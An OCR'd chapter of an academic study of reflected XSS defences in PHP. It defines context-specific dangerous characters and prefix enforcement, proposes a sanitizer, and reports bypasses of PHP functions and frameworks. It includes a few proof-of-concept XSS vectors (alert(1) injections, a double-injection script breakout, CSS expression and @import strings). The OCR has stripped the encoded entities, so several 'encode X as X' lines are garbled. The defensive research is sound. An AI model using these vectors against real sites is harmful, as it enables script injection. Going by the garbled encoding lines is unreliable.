In this chapter, we analyze 8 PHP web frameworks, 11 commonly used PHP built-in functions, 10 customized solutions that developers are using in the wild for an XSS protection. We also present a context-specific XSS attack methodology. With the help of context-specific XSS attack methodology, we were able to break almost all PHP-based XSS protection. We are also able to found XSS in Alexa 50 out of top 100 sites (10*10) with the help of proposed attack methodology. It includes sites like Twitter, Ebay, Digg and XBox etc. At the same time, we leverage the attack methodology for the development of an XSS sanitizer. It provides protection against reflected XSS. The presented XSS sanitizer supports five common output contexts and is based on *minimalistic* encoding of potentially dangerous characters. The proposed sanitizer may be directly integrated into the web application and it is the responsibility of the developer to use the correct sanitizer function at the right place. The proposed sanitizer has been adopted by a popular in-browser web development editor i.e., ICECoder[1] and Symphony CMS[2].

[1] https://github.com/mattpass/ICEcoder/blob/master/lib/settings-common.php#L98
[2] https://github.com/symphonycms/xssfilter



Figure 4.1: Desired Position of Per-Context Output Encoding Functions.

4.1 Abstract

Despite 15 years of mitigation efforts, Cross-Site Scripting (XSS) attacks are still a major threat in web applications. Most mitigation approaches try to block *reflected XSS*, where malicious content travels from the victim's browser to the target web application and is there embedded into the HTML code. Mitigation techniques range from simply blocking suspicious requests to fully rewriting the DOM of the returned page.

We review best practice approaches for reflected XSS mitigation by analysing 11 popular functions, 10 customized approaches and 8 frameworks that are used to protect PHP based web applications. These protection mechanisms may differ between reflection *contexts*. Our study shows that all solutions can be bypassed, and we analyze the reasons for these bypasses.

Our analysis yields two results: First, a methodology for XSS testing which is almost *complete* in the sense that for certain contexts we can guarantee that there are no XSS bypasses. Second, a minimalistic XSS filter design that combines high security with low false positive rate, and we give formal arguments for this behaviour in the different contexts.

Our formal arguments are based on the theory of *Control Flow Control (CFC) characters*: these are special characters (which differ for each context) that can be used to change the control flow within the browser from a simple text parser to the JavaScript parser.

Context-dependent encoding of user-contributed input is already used in different mitigation tools. But to the best of our knowledge, it has not been described formally in an academic paper. Please note that although our context-aware XSS attack methodology and our proposed filter both may achieve good results in certain contexts (where CFC characters are finite), they still fail in

other contexts (where CFC characters are infinite e.g., unquoted attribute context). We hope that the theory we present here will help to better understand this behaviour.

4.2 Introduction

4.2.1 Markup Injection and Cross-Site-Scripting (XSS)

In a *Markup Injection (MI)* attack, an adversary tries to inject malicious HTML5 markup in the context of a target web page. If he succeeds, he may change the control flow in the browser while parsing the modified page, and may thus be able to extract sensitive information (e.g., session cookies, passwords, history, ...) from the victim's browser. If the injected markup contains JavaScript code, this problem is known as *Cross-Site Scripting (XSS)*. However, recent research has shown that MI attacks may succeed even when JavaScript is disabled (*Scriptless Attacks*) [78], thus the broader term MI seems better suited to cover this class of HTML5-based attacks.

XSS comes in three main flavors: (1) Reflected XSS, (2) Stored XSS, and (3) DOM XSS [37]. In (1) and (2), malicious markup is sent through the target web application to the browser of the victim: In (1), it is contained in the GET or POST request sent to the target server, where it is embedded in a dynamically generated web page delivered to the victim browser. In (2), the malicious markup is stored somewhere in one of the many pages of the web application (e.g., in an entry to a dicussion forum), and is executed whenever a victim visits this page. Both (1) and (2) are mitigated through server-side filtering, whereas (3) is based on errors in client-side JavaScript functions and often cannot be detected at the server. Server-side filters can be implemented in the application logic itself (a), or independently from the web application as a web application firewall (b). In this chapter, we concentrate on reflected XSS (1), where the mitigation is integrated with the application logic (a). In this area, user-contributed content mainly consists of simple text strings, and we use this assumption in our filters.

To execute a reflected XSS attack (see Figure 4.2), the victim has to visit a web page controlled by the attacker (1). This page (2) contains an HTML element that triggers a GET or POST request to the target web application `victim.com`, where malicious code is contained in the query string (GET) or request body (POST) (3). The vulnerable application embeds teh malicious code into the HTML page returned (4), and the code is executed at the time of rendering this page in the browser.

Please note that both with GET and POST requests, arbitrary data can be sent, because complex data structures always can be encoded into a string (e.g., SAML assertion in Web Single Sign On). However, many applications only expect simple text strings as user contributed input. Most mitigation schemes for reflected XSS use this assumption, and so does this chapter.



Figure 4.2: Overview Reflected XSS

4.2.2 Context-aware Encoding and CFC Characters

In reflected XSS attacks, markup injection may occur in different *contexts*, (see Figure. 4.3). For each such context, a different (sub-)parser is used. We are only studying text contexts here, i.e., we assume that the user controlled input is a simple text string. This assumption is reasonable for reflected XSS (e.g., text string inputs to a search form), but does not hold for other families of XSS attacks: In stored XSS, structured data like HTML forms, SVG images or CSS instructions may be allowed; DOM XSS may use JavaScript functions that copy HTML elements; and Mutaion XSS is based on the use of the `innerHTML` method that is use to parse complete HTML subtrees.

For an XSS attack to be successful, the adversary must be able to switch from the context parser to a different parser (in most cases the JavaScript parser). To do so, he must be able to change the *control flow* within the given context, and this can only be achieved by injection of a CFC characters. For some context, there is only a very small number of CFC characters (ranging from 1 to 6, e.g., `<` and `"`), and these characters must be present in an unobfuscated form. Thus if we can design a filter that encodes all of them, we can provably prevent XSS attacks in these contexts, because the attacker will never be able to leave the injection context and will never be able to invoke the JavaScript parser. In case of direct injection in script string context, if we encode CFC characters then attacker may not be able to break the context.

However, there are also contexts where the set of CFC characters cannot

formally be determined: e.g., if HTML attribute values are given without quotes i.e., unquoted attribute values, then a simple whitespace is a CFC characters, together with all its allowed obfusctions. In these contexts, most filters will fail since they simply do not know what to filter.

Context-aware encoding or escaping is a known approach for XSS mitigation and has been applied before. It is implemented in tools like Nette [79], CANOE [80] and the OWASP Java Encoder project [81]. However, these tools typically encode more than just the CFC characters of each context and do not follow a clear methodology. The underlying assumption is encoding more characters will eventually leads to more robust security, but at the same time more false positives. According to Benjamin Livshits *et al.* [82]: *"Over-sanitization is a significant issue, which often leads to malformed double-encoded data."* Please note that the filter proposed in this chapter can also be broken if used in the wrong context or in the wrong order (e.g., in case of complex/nested contexts). For correct placement of context-aware filter in nested contexts, we refer to the work done in [83]. Our goal is to make all our design decisions transparent, based on the theory of CFC characters.

4.2.3 False Positives

Some examples should help to illustrate the problem: CANOE prevents the page at the following valid URL (`http://xssplayground.net23.net/xss%22onmouseover=%22alert(1);%20imagefile.svg`) from rendering because it encodes the % sign which makes the valid URL non-renderable in all browsers. OWASP Java Encoder, in a quoted (single or double) attribute context encodes the & symbol, but according to the HTML5 specifications[3], quoted attribute's value may contain & as a character reference. Further, OWASP Java Encoder encodes < in a quoted attribute context and this character should be considered harmless in this context because browsers do not treat it as a CFC character.

In a similar manner, Nette (a popular PHP framework) uses Latte[4] for context-aware output escaping. In the style context, Latte escapes the # sign which makes harmless styles (e.g., color: #d0e4fe;) non-renderable.

4.2.4 Bypasses

This lack of methodology may also lead to bypasses. To give just one example, our analysis revealed that in the URI context, it is not possible to define a suitable set of CFC characters, and we therefore developed another mitigation approach which we labelled *Prefix Enforcement*. We found XSS in Nette in URI context because Nette was not following a *Prefix Enforcement* approach. We have responsibly reported the issue and it has been fixed. Again, we are not proposing a "better" filtering solution here, but we want to make our design decisions transparent and follow a systematic approach.

The identification of potentially dangerous *CFC characters* is a challenging task by considering modern and old browsers' behaviour along with their quirks.

[3] `http://www.w3.org/TR/html-markup/syntax.html#syntax-charref`
[4] `http://latte.nette.org/`

The previously known and practical filtering solutions [84, 85, 86, 87, 88, 89, 90] either lacks in identifying dangerous characters context-wise or do *excessive-filtering* by sanitizing all non-alpha characters. In case of former, the attacker can execute JavaScript code while later suffers from performance issues and false positives. This resulted in the typical cat-and-mouse games of breaking and fixing filters. We address this challenge in the following manner.

4.2.5 Systematic CFC-based Approach

Our systematic approach can be summarized as follows:

1. For each injection context, we define the set of CFC characters. We call this set *finite* if it only consists of characters that may not be obfuscated.

2. If this set is finite, encode each of these CFC characters whenever they appear in a string reflected into this context.

3. If this set is infinite (i.e., there are potentially infinitely many different obfuscations of at least one of the CFC characters), then develop a different approach to block switching from this context to JavaScript parser.

The main advantage of this approach is in the guarantees we can give in case the CFC character set is finite (see item 2. above).

- We can *guarantee* that no false positives occur in contexts where the CFC set is finite. This is because each CFC character would break the context, so any occurence may lead to an invocation of JavaScript parser, regardless if the CFC character was inserted on purpose (XSS attack) or accidently.

- We can develop context-aware testing methodology which is complete for contexts with finite CFC set: If none of these CFC characters passes the applied filters or sanitization routines, we can *guarantee* that there is no XSS bypass.

If the CFC set is infinite or potentially large, no such guarantees are possible. However in this case we may switch to sub-contexts where the CFC set is finite e.g., in an attribute context, there are 3 sub-contexts where the attribute value: (1) unquoted attribute value, (2) single-quoted attribute value, or (3) double-quoted attribute value. The CFC set for an unquoted attribute value is potentially large and obfuscation is also possible. However in both sub-contexts 2 and 3 the CFC set is finite (consisting only of `'` and `"` respectively. If we omit older IE versions (e.g., IE8) where backtick character could also be used as CFC character (may break the context and invoke JavaScript parser) and in IE's compatibility's mode, backtick may also be used as a quoted attribute value (though not specified in standard HTML5 specifications) then the two guarantees mentioned above apply.

4.2.6 Prefix Enforcement

In the URI context, the CFC set is infinite. Thus it is unlikely (if not impossible) to develop a filter to protect against XSS in this general case. We therefore developed a method called *Prefix Enforcement* to switch to a sub-context with finite (more precisely: empty) CFC set. In a URI context where user-contributed content is reflected, typically only a subset of URI schemes are used. Most commonly these are the `http:`, `https:`, `ftp:` and `mailto:` URI schemes.

In a URI context, we therefore only allow strings whose prefix matches one of the whitelisted URI schemes. If dangerous schemes like `javascript and data URI` are not in this whitelist, the CRC set for this sub-context is the empty set because only one URI scheme is admissible for each URI context.

4.2.7 Applications of the Methodology

We designed a *context-aware* filtering solution based on encoding a minimal set of *CFC characters*, which proved to be extremely robust in a community challenge: During two weeks, 78,188 XSS attack attempts from 1035 unique IP addresses were made to find a XSS vulnerability in a web application where the new filter was used, but no bypass was found.

Please note that this robustness resulted from the fact that the challenge only contained injection points in contexts where the CFC set was finite, or where we could apply prefix enforcement, to check this part of our theory. Our *context-aware* filtering solution does not support unquoted attribute context and unquoted JavaScript string literals. In both cases, the CFC characters are infinite.

Undocumented CFC Characters. After the challenge, we received a bypass[5] from Gareth Heyes[6] making use of an undocumented CFC character only working in old Internet Explorer browser (e.g., IE8). We already had to introduce the double backtick character ``` `` ``` as a CFC character only for the old IE browser family, and the newly found undocumented CFC character is ``` `\` ```. At the time of writing of this chapter, we have recorded and logged 82924 XSS attack attempts from 1306 IP addresses and so far one ECMAScript 6 based bypass[7] had been recorded in modern browsers for an script context. We were also informed by ICEcoder developer that in their official bug bounty program, no XSS bugs were reported after the integration of our *context-aware* filtering solution.

Formal proofs for the completeness of this filtering solution for the different (sub-)contexts are given in Section 4.5. These proofs are valid if no undocumented CFC characters exist. There may be more undocumented characters for old IE browsers and IE's compatibility mode.

We analyzed a large variety of PHP-based filtering solutions, and found bypasses for all of them. It is also relatively easy to determine false positives for

[5] http://www.thespanner.co.uk/2014/10/24/unbreakable-filter/
[6] https://twitter.com/garethheyes
[7] The ES6 based bypass for an script context is reported by @filedescriptor (https://twitter.com/filedescriptor)

each of these solutions. We have chosen PHP because it is the most important web programming language, and because many open source solutions allow for a whitebox analysis.

4.2.8 Contribution

The chapter makes the following contributions:

- *Methodology.* We applied a systematic and context-aware methodology to find reflected XSS vulnerabilities, and to mitigate them in parallel. The attack and mitigation methodology follow similar patterns and are complete (in finite CFC contexts) in the sense that (a) if our attack methodology does not find a bypass, then none exists and (b) if the mitigation methodology is deployed completely, then no XSS bypass exists. This is, up to our knowledge, the first *positive* result in the direction of proving security against XSS.

- *Theory.* We propose a novel theory to design minimalistic and context-aware filters against reflected XSS which effectively prevents script execution in different common contexts. Further, we also present a formal model of our context-aware filters in BEK.

- *Mitigation.* We descibe a filtering solution that consists of five different filters which are tailored to the five contexts, and make use of CFC encoding and *prefix enforcement*. In a challenge that only included contexts with finite CFC sets and the URL context, the proposed *context-aware* XSS sanitizer withstood 78,188 attempts to bypass it.

- *Attack Impact.* With our attack methodology we were able to bypass all evaluated PHP-based XSS protections in at least one context. This also includes 8 commercially available PHP web frameworks powering million of web sites. We were also able to find reflected XSS vulnerabilities in 50 out of the top 100 Alexa sites. We have responsibly reported our findings to the respective sites and projects. Our suggestions have been added in PHP frameworks like CodeIgniter, Nette, Laravel-Security and htmLawed.

- *Mitigation Impact.* The proposed *context-aware* XSS sanitizer has been integrated into a popular open source websites editor i.e., ICEcoder, Confusa (an open source project for obtaining X509 certificates authenticated by a federation) and two CMSes i.e., Symphony and Wolf CMS.

4.3 Background

4.3.1 JavaScript Embeddings

JavaScript functions will only be executed when embedded correctly into an HTML document. The possible embeddings are:

- Script element: The function must be enclosed within `<script>` and `</script>` tags.
- Event handler: The JavaScript function is called from an eventhandler.
- JavaScript, Data or VBScript URI: The JavaScript functions can be invoked with the help of these URI schemes.

4.3.2 Contexts for Reflecting User-provided Input

The basis of our work is the fact that modern web applications reflect user-provided input in different contexts (see Figure 4.3):



Figure 4.3: User-supplied input i.e., (XSS) reflected in different contexts

4.3.3 PHP—Hypertext Preprocessor

PHP [91] is the most popular server-side web programming language and 81.7%[8] of the web application servers are using PHP. PHP is installed on 244 million websites[9]. PHP has been recognized as "Server-side Programming Language of the Year 2013"[10]. The popular sites like Facebook, Twitter, Weather, WordPress, Joomla, Drupal, Magento and Vk are using PHP as their server-side web application development language. Accordingly, PHP-based solutions for XSS mitigation are frequently used. PHP itself offers several built-in functions (Section 4.7.1), customized solutions can be included in the PHP source code

[8] http://w3techs.com/technologies/overview/programming_language/all
[9] http://www.php.net/usage.php
[10] http://w3techs.com/blog/entry/web_technologies_of_the_year_2013

(Section 4.7.2), or special web frameworks can be used (Section 4.7.3). The frameworks like CodeIgniter are very popular and powering million of sites[11].

4.3.4 Whitebox testing of PHP based mitigations

We performed a large scale study on PHP-based sanitization functions for XSS mitigation. The study includes 11 frequently used combinations of PHP's built-in functions (see Section 4.7.1) for XSS protection, 10 popular customized solutions (see Section 4.7.2), and 8 popular PHP-based web applications frameworks and libraries (see Section. 4.7.3).

As a standard approach, we tested all solutions in five contexts: in HTML, script, attribute, URI and style context. Only if the developers of a sanitization function did explicitly mention the context for which the function was intended, we only tested the function in this context. We were able to bypass each solution in at least one context. Table. 4.1 summarizes our findings of bypassing PHP's built-in functions for XSS protection, customized solutions and PHP-based web frameworks. Table. 4.1 shows that PHP's built-in functions for XSS protection perform well only in an HTML context and we were able to bypass only 3 out of 11 (i.e., 27%). The customized solutions were bypassable in all contexts while web frameworks's XSS protections also do not perform well in different contexts (see Sections. 4.7.1, 4.7.2 and 4.7.3 for details).

Evaluation	HTML Context	Attribute Context	Script Context	URL Context	Style Context
11 PHP-functions	27%	100%	63%	100%	100%
10 Customized Solutions	100%	100%	100%	100%	100%
8 Web Frameworks	87%	50%*	0%*	50%*	0%*

Table 4.1: Evaluation Results. The * indicates that support for the given contexts was available in only two web frameworks.

This lead to our main research question: *Can XSS mitigation be more effective if different techniques are applied to the five different contexts?* We have also evaluated our attack methodology against Alexa's top 100 sites and found 50% of them are vulnerable to XSS (see Section. 4.8). We have responsibly reported our findings to all projects and they have acknowledged our work. Our suggestions have been added in frameworks like CodeIgniter, htmLawed, Laravel-Security and Nette.

4.4 Formal Model

In this section we introduce some formal concepts that we use throughout the rest of this chapter. We formalize the parsing behaviour of a web browser in

[11] http://trends.builtwith.com/framework/CodeIgniter

different contexts.

4.4.1 Parser Model

Each web browser contains a large variety of different parsers [92]. These parsers interact and may call each other, and peculiarities of these parsers play an important role in web application security. Each parser has different modes, which correspond to different execution paths. Let's consider e.g., an HTML parser which parses the following HTML fragment:

```
<input type="text" value="1234">
```

After reading the `<` character, the parser expects an HTML tag from a whitelist, and switches to "tag mode". After reading the first whitespace, parser will either expect a `>` or an attribute. So after scanning `t` he knows that an attribute follows, and will switch to an "attribute mode". In this mode, he expects first a whitelisted attribute name, then a `=`, and then either `"` or `'` or a string. After reading `"`, he will enter "string mode" and treat all following characters as simple ASCII characters, until the second `"` switches him back to a "general" HTML mode, etc..

Injection Context	Parser/Mode	CFC Characters	Parser mode invoked
HTML	HTML /String	`<`	HTML/all
Attribute	Attribute/String	`",',` `	Attribute/all
Javascript variable	JavaScript/String	`",',<,\,%,` `	HTML/all or Attribute/all
URI	URI/all	no CFC character needed	URL, Javascript/URI, data-URI, ...
CSS	CSS/String	`",',<,&,(,\`	Attribute, Javascript,HTML

Table 4.2: Parsing behaviour and CFC characters of a webbrowser. Here "String" means that the parser treats each character he reads as a simple ACSII character, and "all" means that the parser may switch to one of many modes.

For each of the different injection contexts in a web page (see Figure. 4.3), a different parser is used, and this parser is switched to a certain parsing mode. These parsers are summarized in Table 4.2.

In a reflected XSS attack, vulnerable web applications expect a text string as user input, and thus may reflect this text string into injection contexts that should be parsed as simple strings. Thus in 4 out of 5 evaluated injection contexts, the invoked parser expects a string only.

The JavaScript parser cannot invoked from a simple string, so a change of parser or parser-mode must be triggered. In each injection context, there is only a limited number of characters that may trigger such a change.

Definition A *CFC character is a character that triggers the invocation of a different parser or parser mode in the web browser.*

Since CFC characters typically occur at the end of a string context, they can either not be obfuscated at all (HTML, attribute and JavaScript variable injection context), or only a very limited number of obfuscations is possible (CSS injection context). This is due to the fact that in a simple string, all ASCII characters may occur, and thus a parser in string parsing mode may not be able to distinguish a CFC character encoding from a sequence of ASCII characters.

Table 4.2 gives an overview on the five injection contexts analysed in this chapter. The first column identifies the injection context. The second column is only needed to make clear that URI context needs a special treatment, since URI parser never parses an unstructured string only: it always expects some structure. Column 3 lists the *CFC characters* for each context, and Column 4 indicates which parser (mode) may be invoked if one of the *CFC characters* is parsed.

Remark: Please note that this parser model only is valid if attribute and variable values are used with quotes (either single or double). If this is not the case, whitespaces may also be used as CFC characters. Since we cannot easily encode all whitespaces without breaking parser behaviour, our filter fails. Thus for our attack methodology to be complete, and for our filter to work, we have to assume that quotes are used. At the same time, we assume there should not be an explicit server-side decoding.

4.4.2 Prefix Enforcement

URI context needs a different treatment, due to the fact that a URI parser does not parse unstructured strings, but tries to determine the structure of the URI. Once the general structure of the URI is determined, the parser will switch to one of many submodes, e.g. for HTTP(S)-URLs (harmless) or JavaScript-URI (potentially dangerous). Thus we have developed a XSS mitigation strategy called *Prefix Enforcement*.

Definition By *prefix enforcement* a URI parser can be switched into one of its submodes.

In our filter, we use a whitelist approach, where the whitelist contains those prefixes that will switch the parser to a "harmless" submode, i.e., a submode that does not allow JavaScript invocation. *In other words, prefix enforcement will force the URI parser not to invoke the JavaScript parser.* If the prefix is not contained in the whitelist, we explicitly returns "harmless" URI i.e., "`javascript:void(0)`".

4.5 Determining the CFC Sets of Different Contexts

CFC characters differ significantly between contexts. We have determined the CFC sets for the following 5 common HTML5 contexts (i.e., HTML, attribute, script, style and URL). Similar contexts exist in XHTML and XML environments (which we did not investigate here), but since both XHTML and XML

have stricter parsing rules than HTML5, we expect the CFC sets in these contexts to be subsets of those dscribed here.

4.5.1 HTML context

The input is reflected into the text node of an HTML element, i.e., in the text string enclosed between an opening and a closing HTML tag.
Theorem. The CFC set of the HTML context is finite and we have $CFC_{HTML} = \{<\}$.
Proof. To call a JavaScript function or to start a scriptless attack, we have to open a new element (not necessarily a `<script>` element). To do so, the malicious input must contain the character `<` in plain.
Mitigation of an XSS attacks. By encoding `<` as `<` we can prevent XSS attacks in an HTML context.

4.5.2 Attribute context

The input is reflected into the value string of an HTML attribute. This string should be enclosed in a single or double quotes, but will also be accepted by HTML parsers if no quotes are present. The attribute context is further subdivided into three sub-contexts according to the HTML5 specifications.

1. Single Quoted Attribute Context
2. Double Quoted Attribute Context
3. Unquoted Attribute Context

Single Quoted Attribute Context (SQAC)

Here each attribute value is enclosed in single quotes.
Theorem. The CFC set of a single quoted attribute context is finite for all modern browsers : $CFC_{SQAC} = \{'\}$.
Proof. To invoke a JavaScript parser from the single quoted attribute context, we have to break the context and jump out. To do so, the malicious input must contain `'` in plain.
Mitigation of an XSS attacks. By encoding `'` as `'` we can prevent all XSS attacks in a single quoted attribute context.

Please note that for IE browser up to version 8, there are more CFC characters. CFC^{IE8}_{SQAC} contains at least {', ``, `\`}.

Double Quoted Attribute Context (DQAC)

Here each attribute value is enclosed in double quotes.
Theorem. The CFC set of a double quoted attribute context is finite for all modern browsers : $CFC_{DQAC} = \{"\}$.
Proof. To invoke a JavaScript parser from the double quoted attribute context, we have to break the context and jump out. To do so, the malicious input must contain `"` in plain.

Mitigation of an XSS attacks. By encoding " as `"` we can prevent all XSS attacks in a double quoted attribute context.

Please note that for IE browser up to version 8, there are more CFC characters. CFC^{IE8}_{DQAC} contains at least {", ``, `\`}.

Unquoted Attribute Context (UQAC)

Here attribute values are used without quotes.

Theorem. The CFC set CFC_{UQAC} of the unquoted attribute context is infinite.

Proof. To invoke a JavaScript parser from an unquoted attribute context, e.g., the characters /, space, form feed and carriage return can be used to break the context, and these characters may also be obfuscated. The complete list of characters is available at [93].

4.5.3 Script context

The input is reflected into the value of a JavaScript string variable declaration. According to HTML5 specifications, single as well as double quoted variable values are allowed for string declaration [94]. In script context, browsers also tolerate no quotes but only for numeric (e.g., var a=1;), expression (e.g., var a=2+2-1;) assignments and object literals.

Theorem. The CFC set of the script context is finite and we have $CFC_{SCRIPT} = \{', ", <, \backslash, `, \%\}$.

Proof. Here malicious input may either escape only from the value of the JavaScript string variable and execute in the same script element (by using single or double quotes to break the context), or by closing the script element and opening a new (script) element. The malicious input may also use \ and %. If input contains \ and % characters and in case not filtered then it may cause "`uncaught syntax error`" in all browsers. The attacker can also use \ for breaking the context in case of two injection points in JavaScript string literal context. Our proposed CFC set for script context stops double injection script vulnerabilities (see Listing below for complete example code). The % character only causes syntax error. The ` is introduced in ECMAScript 6 specifications[12] and developers may also use it for a multi-line JavaScript string variable declaration.

```
/* Double Injection Vulnerability Example */
/* The online demo is available at
   http://jsfiddle.net/kzauvqkb/         */
<script>
var a="Injection Point 1"; var b="Injection Point 2";
</script>
/* In case if \ which is a CFC character is not
filtered then attacker can use the following
XSS attack vectors where ...
Injection Point 1 = foo\
```

[12] http://wiki.ecmascript.org/doku.php?id=harmony:specification_drafts

```
and
Injection Point 2 = ; alert(1);//
Once injected the code looks like the following*/
<script>
var a="foo\"; var b="; alert(1); //";
</script>
/* For reviewing purpose, we have created a
test-bed and it shows how our filter stops
double injection vulnerability. The test-bed
is available at http://xssplaygroundforfunandlearn.
netai.net/reviewer.html*/
```

Mitigation of an XSS attacks. The input must not contain any one of the characters ', ", <, \, ` or % in plain. Thus by encoding these values as `'`, `"`, `<`, `\`, ``` and `%` respectively we prevent JavaScript execution. Please note that if developers are using ` as a quoted JavaScript string declaration then characters like `${` may also cause JavaScript code execution (without breaking the context) as described in ES6 template string substitutions[13]. We also encode `${` in their respective harmless form i.e., `$` and `{`.

4.5.4 Style context

The input is relected into the value of a style attribute or style tag. This context is only relevant for legacy IE browsers, where JavaScript could be part of a CSS value. All modern browsers do not allow CSS based JavaScript execution.
Theorem. The CFC set of the style context is finite and we have $CFC_{STYLE} = \{', ", <, \, (, \&\}$.
Proof.

- ' is part of CFC set by keeping in mind single quoted style attribute value so that attacker can not break the style attribute context.
- " is part of CFC set by keeping in mind double quoted style attribute value. At the same time single and double quotes stop CSS `@import` based injection which requires quoted value e.g., `@import "path-to-evil-CSS-url";`.
- < is in CFC set for a case where developers use style tag instead of style attribute. By controlling <, we guarantee that attacker can not prematurely closes the style tag and break out from the context.
- \ is part of CFC set by keeping in mind CSS escaping e.g., `width:expression \x28 alert\x28 1\x29\x29` (see Section. 4.6.6 for details).
- & is in CFC set in order to stop hex and decimal obfuscation of attack vector. The hex and decimal obfuscation starts with the plain & character. The legacy browsers do not support HTML5 based obfuscation though it also starts with a plain & character.

[13] https://leanpub.com/understandinges6/read#leanpub-auto-template-strings

- `(` is in CFC set in order to stop JavaScript's function e.g., `width:expression(alert(1))` (see Section. 4.6.6 for details)). At the same time there is another variation of `@import` which requires `url()` e.g., `@import url(path-to-evil-CSS-url)`. Please keep in mind that this `@import` variation does not requires quotes around url value. The CFC character `(` stops it.

Mitigation of an XSS attacks. XSS attacks can be mitigated by encoding all values in CFC_{STYLE}.
Remark. `` and `\` are not part of CFC set for an style attribute context because in old IE browsers these characters do not break the context if part of malicious input as a value of an style attribute. If these characters are part of style attribute value then old IE browsers simply ignore them and attacker can not break the context. These CFC characters are useful in breaking attribute contexts for general attributes like id, class and alt etc.

4.5.5 URI context

The input is reflected into the value of an `href` attribute. In an URI context, JavaScript may be executed by calling a `JavaScript:`, a `Data:` or a `VBScript:` URI.
Theorem. The CFC set of the URI context is infinite because of different types of obfuscation in this context.
Proof. The three dangerous URI prefixes `JavaScript:`, `Data:` and `VBScript:` are also functional in an obfuscated form.

Prefix Enforcement URI Context

We have therefore used a whitelist approach: If a user-contributed input is reflected into a URI context, it may only start with the string `http://`, `https://` and `ftp://` URL. (This whitelist can be easily extended if necessary.) Any appended string, whether obfuscated or not, will never be treated as a `JavaScript:`, `Data:` or `VBScript:` URI, regardless of the obfuscation. The whitelist approach also supports relative URIs and `mailto:` feature.

4.6 XSS Attack Methodology

We only performed basic test on the effectiveness of the proposed PHP-based XSS protection solutions, and did not develop exploits on real-world applications deploying them.

4.6.1 Basic Setup

